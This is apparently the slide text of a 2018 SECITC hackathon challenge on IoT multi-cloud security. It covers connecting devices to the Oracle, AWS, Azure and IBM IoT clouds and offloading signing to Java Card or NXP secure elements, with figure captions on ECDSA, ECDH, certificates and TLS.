
3.2 IoT Multi-Cloud Security – Hackathon 2018 – www.secitc.eu

The challenge for this Software Development Hackathon is to provide a solution into two parts for connecting a device to various IoT Clouds:

- Part 1 – connect a laptop or PC or Dev board (e.g. Raspberry Pi) to all this Internet of Things (IoT) Clouds by using directly the communications protocols (e.g. REST API – HTTP, MQTT, etc.) or the device client libraries (e.g. Java, C/C++, node.js – ECMAScript/JavaScript, Python, etc.):
    - Oracle IoT CS: https://cloud.oracle.com/iot (Get 30 days free: https://myservices.us.oraclecloud.com/mycloud/signup?language=en&sourceType=_ref_coc-asset-opcPAASIoT)
    - Amazon AWS IoT: https://aws.amazon.com/iot/
    - Microsoft Azure IoT: https://azure.microsoft.com/en-gb/overview/iot/ (Get free account: https://azure.microsoft.com/en-gb/free/)
    - IBM Watson IoT: https://www.ibm.com/internet-of-things / https://www.ibm.com/us-en/marketplace/internet-of-things-cloud

- Part 2 – Try to separate the cryptographic security execution from the host/device client library into Java Card simulator or real Java Card – card / token / element for creating an Java Card applet and host client side (for APDUs exchange) in order to externalize parts of the cryptographic secure algorithms used for signing the registration/authentication messages to the IoT Clouds.

3.2 IoT Multi-Cloud Security



3.2 IoT Multi-Cloud Security – AWS – Crypto Overview

NXP Secure Edgelock SE05x is replacing NXP A71CH

https://www.nxp.com/products/security-and-authentication/authentication/edgelock-se050-plug-and-trust-secure-element-family-enhanced-iot-security-with-high-flexibility:SE050




Fig 1. Digital signature diagram




Fig 2. Digital certificate generation steps and contents

Starting point for AWS – copyright NXP & AWS:

https://www.nxp.com/docs/en/application-note/AN12133.pdf | https://www.nxp.com/products/identification-and-security/authentication/plug-and-trust-the-fast-easy-way-to-deploy-secure-iot-connections:A71CH

3.2. IoT Multi-Cloud Security – AWS – Crypto Overview




Fig 3. Elliptic Curve Digital Signature Algorithm (ECDSA) example




Fig 4. Elliptic Curve Diffie-Hellman Key Exchange (ECDH) example

Starting point for AWS – copyright NXP & AWS:
https://www.nxp.com/docs/en/application-note/AN12133.pdf | https://www.nxp.com/products/identification-and-security/authentication/plug-and-trust-the-fast-easy-way-to-deploy-secure-iot-connections:A71CH

3.2 IoT Multi-Cloud Security – AWS

Fig 5. System overview. Connection between an IoT device(s) and AWS IoT cloud

Starting point for AWS – copyright NXP & AWS:
https://www.nxp.com/docs/en/application-note/AN12133.pdf | https://www.nxp.com/products/identification-and-security/authentication/plug-and-trust-the-fast-easy-way-to-deploy-secure-iot-connections:A71CH

3.2. IoT Multi-Cloud Security – AWS




Fig 6. OEM and AWS cloud credentials




Fig 7. IoT device credentials

Starting point for AWS – copyright NXP & AWS:
https://www.nxp.com/docs/en/application-note/AN12133.pdf | https://www.nxp.com/products/identification-and-security/authentication/plug-and-trust-the-fast-easy-way-to-deploy-secure-iot-connections:A71CH

3.2. IoT Multi-Cloud Security – AWS

Fig 8. Connection between IoT devices and AWS IoT cloud

Fig 9. TLS connection between two IoT devices and AWS IoT cloud

Starting point for AWS – copyright NXP & AWS:
https://www.nxp.com/docs/en/application-note/AN12133.pdf | https://www.nxp.com/products/identification-and-security/authentication/plug-and-trust-the-fast-easy-way-to-deploy-secure-iot-connections:A71CH

3.2. IoT Multi-Cloud Security – AWS connection via TLS




Fig 12. Host SW stack including OpenSSL, A71CH OpenSSL engine and A71CH Host Library





Fig 13. End-to-end connection establishment flow

Starting point for AWS – copyright NXP & AWS:
https://www.nxp.com/docs/en/application-note/AN12133.pdf | https://www.nxp.com/products/identification-and-security/authentication/plug-and-trust-the-fast-easy-way-to-deploy-secure-iot-connections:A71CH

3.2. IoT Multi-Cloud Security – AWS



Starting point for AWS – copyright NXP & AWS:
https://www.nxp.com/docs/en/application-note/AN12133.pdf | https://www.nxp.com/products/identification-and-security/authentication/plug-and-trust-the-fast-easy-way-to-deploy-secure-iot-connections:A71CH

3.2. IoT Multi-Cloud Security – AWS

